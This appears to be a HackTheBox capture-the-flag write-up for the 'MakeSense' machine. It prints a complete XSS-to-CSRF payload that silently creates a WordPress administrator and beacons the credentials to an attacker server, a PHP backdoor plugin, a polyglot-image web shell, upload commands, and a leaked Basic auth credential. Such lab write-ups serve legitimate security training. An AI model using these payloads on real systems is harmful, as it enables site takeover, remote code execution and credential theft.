# MakeSense - HackTheBox
Table of Contents
Machine informations
- Name:
MakeSense - OS:
Linux - Domain:
makesense.htb
Recon
An initial nmap scan shows SSH, a filtered HTTP port on 80, HTTPS on 443 serving a WordPress site, and a filtered service on port 8001:
PORT STATE SERVICE VERSION22/tcp open ssh OpenSSH 9.6p1 Ubuntu 3ubuntu13.16 (Ubuntu Linux; protocol 2.0)80/tcp filtered http443/tcp open ssl/http Apache httpd 2.4.58 ((Ubuntu))|_http-title: Agency LLC|_http-generator: WordPress 7.0| ssl-cert: Subject: commonName=makesense.htb8001/tcp filtered vcom-tunnelThe certificate common name makesense.htb gives us the vhost. Port 8001 is filtered from the outside — keep it in mind, it becomes the privilege escalation vector later.

Browsing to https://makesense.htb lands on the “WebAgency / Agency LLC” WordPress site:
Foothold — Stored XSS → WordPress admin takeover
The site (https://makesense.htb) is a WordPress “Agency LLC” page with a contact form. The contact form is vulnerable to stored XSS: our payload is later rendered in the browser of an authenticated admin who reviews the submissions.
Rather than just stealing a cookie, we abuse the admin’s session directly. Since the payload runs same-origin in the admin’s browser, we can perform an XSS → CSRF chain that creates a brand-new administrator account for us.
The following payload is served from our attacker box and executed inside the admin’s session. It:
GETs/wp-admin/user-new.phpto scrape a fresh_wpnonce_create-usernonce (WordPress rejects the POST without it).POSTs the create-user form withrole=administrator, using the victim’s own cookies (sent automatically, same-origin).- Beacons the outcome back to our loot server.
(function () {  var NEW_USER = 'backdoor';  var NEW_PASS = 'Backd00r!2024';  var NEW_EMAIL = 'backdoor@evil.local';
  var scriptEl = document.currentScript;  var origin = scriptEl ? new URL(scriptEl.src).origin : location.origin;  var LOOT = origin + '/hook-loot';
  var base = location.origin;  var adminPath = '/wp-admin/user-new.php';
  function report(status, detail) {    try {      new Image().src =        LOOT + '?wp=' + encodeURIComponent(status) +        '&user=' + encodeURIComponent(NEW_USER) +        '&detail=' + encodeURIComponent((detail || '').slice(0, 300)) +        '&url=' + encodeURIComponent(base);    } catch (e) {}  }
  // Step 1: fetch user-new.php to get a valid nonce for this session.  fetch(base + adminPath, { credentials: 'include' })    .then(function (r) { return r.text(); })    .then(function (html) {      var m = html.match(/name="_wpnonce_create-user"\s+value="([a-f0-9]+)"/i);      if (!m) { report('no-nonce', 'not admin / user-new.php unreachable'); return; }      var nonce = m[1];
      var refMatch = html.match(/name="_wp_http_referer"\s+value="([^"]*)"/i);      var referer = refMatch ? refMatch[1] : adminPath;
      // Step 2: build and submit the create-user form.      var body = new URLSearchParams();      body.set('action', 'createuser');      body.set('_wpnonce_create-user', nonce);      body.set('_wp_http_referer', referer);      body.set('user_login', NEW_USER);      body.set('email', NEW_EMAIL);      body.set('pass1', NEW_PASS);      body.set('pass1-text', NEW_PASS);      body.set('pass2', NEW_PASS);      body.set('pw_weak', 'on');           // allow "weak" passwords through      body.set('send_user_notification', ''); // don't email the real admin      body.set('role', 'administrator');      body.set('createuser', 'Add New User');
      return fetch(base + adminPath, {        method: 'POST',        credentials: 'include',        headers: { 'Content-Type': 'application/x-www-form-urlencoded' },        body: body.toString(),      })        .then(function (r) { return r.text(); })        .then(function (resp) {          if (/update=add/.test(resp) || /New user created/i.test(resp)) {            report('created', NEW_USER + ':' + NEW_PASS);          } else if (/already registered|username is already/i.test(resp)) {            report('exists', NEW_USER + ' already exists');          } else {            report('unknown', 'POST returned, check manually');          }        });    })    .catch(function (e) { report('error', String(e)); });})();

Once the admin views our malicious submission, the script fires and our loot server confirms the new backdoor:Backd00r!2024 administrator was created. We can now log in at /wp-login.php directly:
RCE — Malicious plugin
With admin access, the quickest path to code execution on a WordPress box is uploading a plugin. We package a minimal backdoor plugin:
<?php/** Plugin Name:       WP Backdoor* Description:       Undisguised backdoor for WordPress.* Version:           1.0* Author:            0xpiko*/
add_action( 'wp_head', 'print_extra_line' );
function print_extra_line() {    if ( isset( $_GET['cmd'] ) ) {        echo system($_GET['cmd']);    }}?>
After installing and activating it, every page hooks wp_head and executes commands passed via the cmd parameter. We can now read the WordPress config to grab the database and user credentials:
https://makesense.htb/?cmd=cat%20wp-config.phpTip: viewing the page source (
CTRL+U) preserves the newlines and makes the config readable.
The wp-config.php exposes credentials for the user walter, which are reused for SSH:
ssh walter@makesense.htbWe now have an interactive shell as walter and the user flag.
Privilege escalation — Internal OCR service on port 8001
Remember the filtered port 8001 from the nmap scan. From inside the box, it’s listening only on localhost:
walter@makesense:/var/www/html$ ss -lntpState Local Address:PortLISTEN 127.0.0.1:8001LISTEN 0.0.0.0:80LISTEN 0.0.0.0:22LISTEN 0.0.0.0:443We forward it to our machine over the SSH session:
ssh -L 8001:localhost:8001 walter@makesense.htbBrowsing to http://localhost:8001/ reveals an OCR web app (PHP, HTTP Basic auth) that takes an image from a canvas and lets us save the output to the server:

Crucially, there is no extension validation on the saved filename — and the server runs PHP.
Crafting the polyglot image
Since the app stores whatever bytes we send and lets us name the file, we embed a PHP web shell inside a valid PNG. Using GIMP, we create an image matching the canvas dimensions and drop the payload into it:
<?php echo system($_GET["cmd"]); ?>Uploading the image
We submit the base64-encoded PNG (with the embedded PHP) as canvas_image:
curl --location 'http://localhost:8001/' \ --header 'Authorization: Basic d2FsdGVyOkpiaEhEQUVnWHZyaTMh' \ --header 'Content-Type: application/x-www-form-urlencoded' \ --data-urlencode 'canvas_image=data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAA...<snip embedded PHP payload>...'Saving it as a .php file
The app returns an ocr_id. We call the save endpoint and — because there’s no extension check — name the output 1.php:
curl --location 'http://localhost:8001/' \ --header 'Authorization: Basic d2FsdGVyOkpiaEhEQUVnWHZyaTMh' \ --header 'Content-Type: application/x-www-form-urlencoded' \ --header 'Cookie: PHPSESSID=4vt5ej7ndbajvtni85j0d876qs' \ --data-urlencode 'ocr_id=ocr_6a5172cf1809c1.02304565' \ --data-urlencode 'filename=1.php' \ --data-urlencode 'save_output='Root
The service runs as root, so our uploaded shell executes commands as root. Reading the flag:
http://localhost:8001/saved/1.php?cmd=cat%20/root/root.txtAnd we get the root flag. 🚩
Summary
| Stage | Vulnerability |
|---|---|
| Foothold | Stored XSS in contact form → CSRF to create WP admin |
| Web RCE | Malicious WordPress plugin upload |
| Lateral | Credential reuse from wp-config.php → SSH as walter |
| Root | SSH tunnel to internal OCR service, unrestricted PHP file upload (polyglot image) |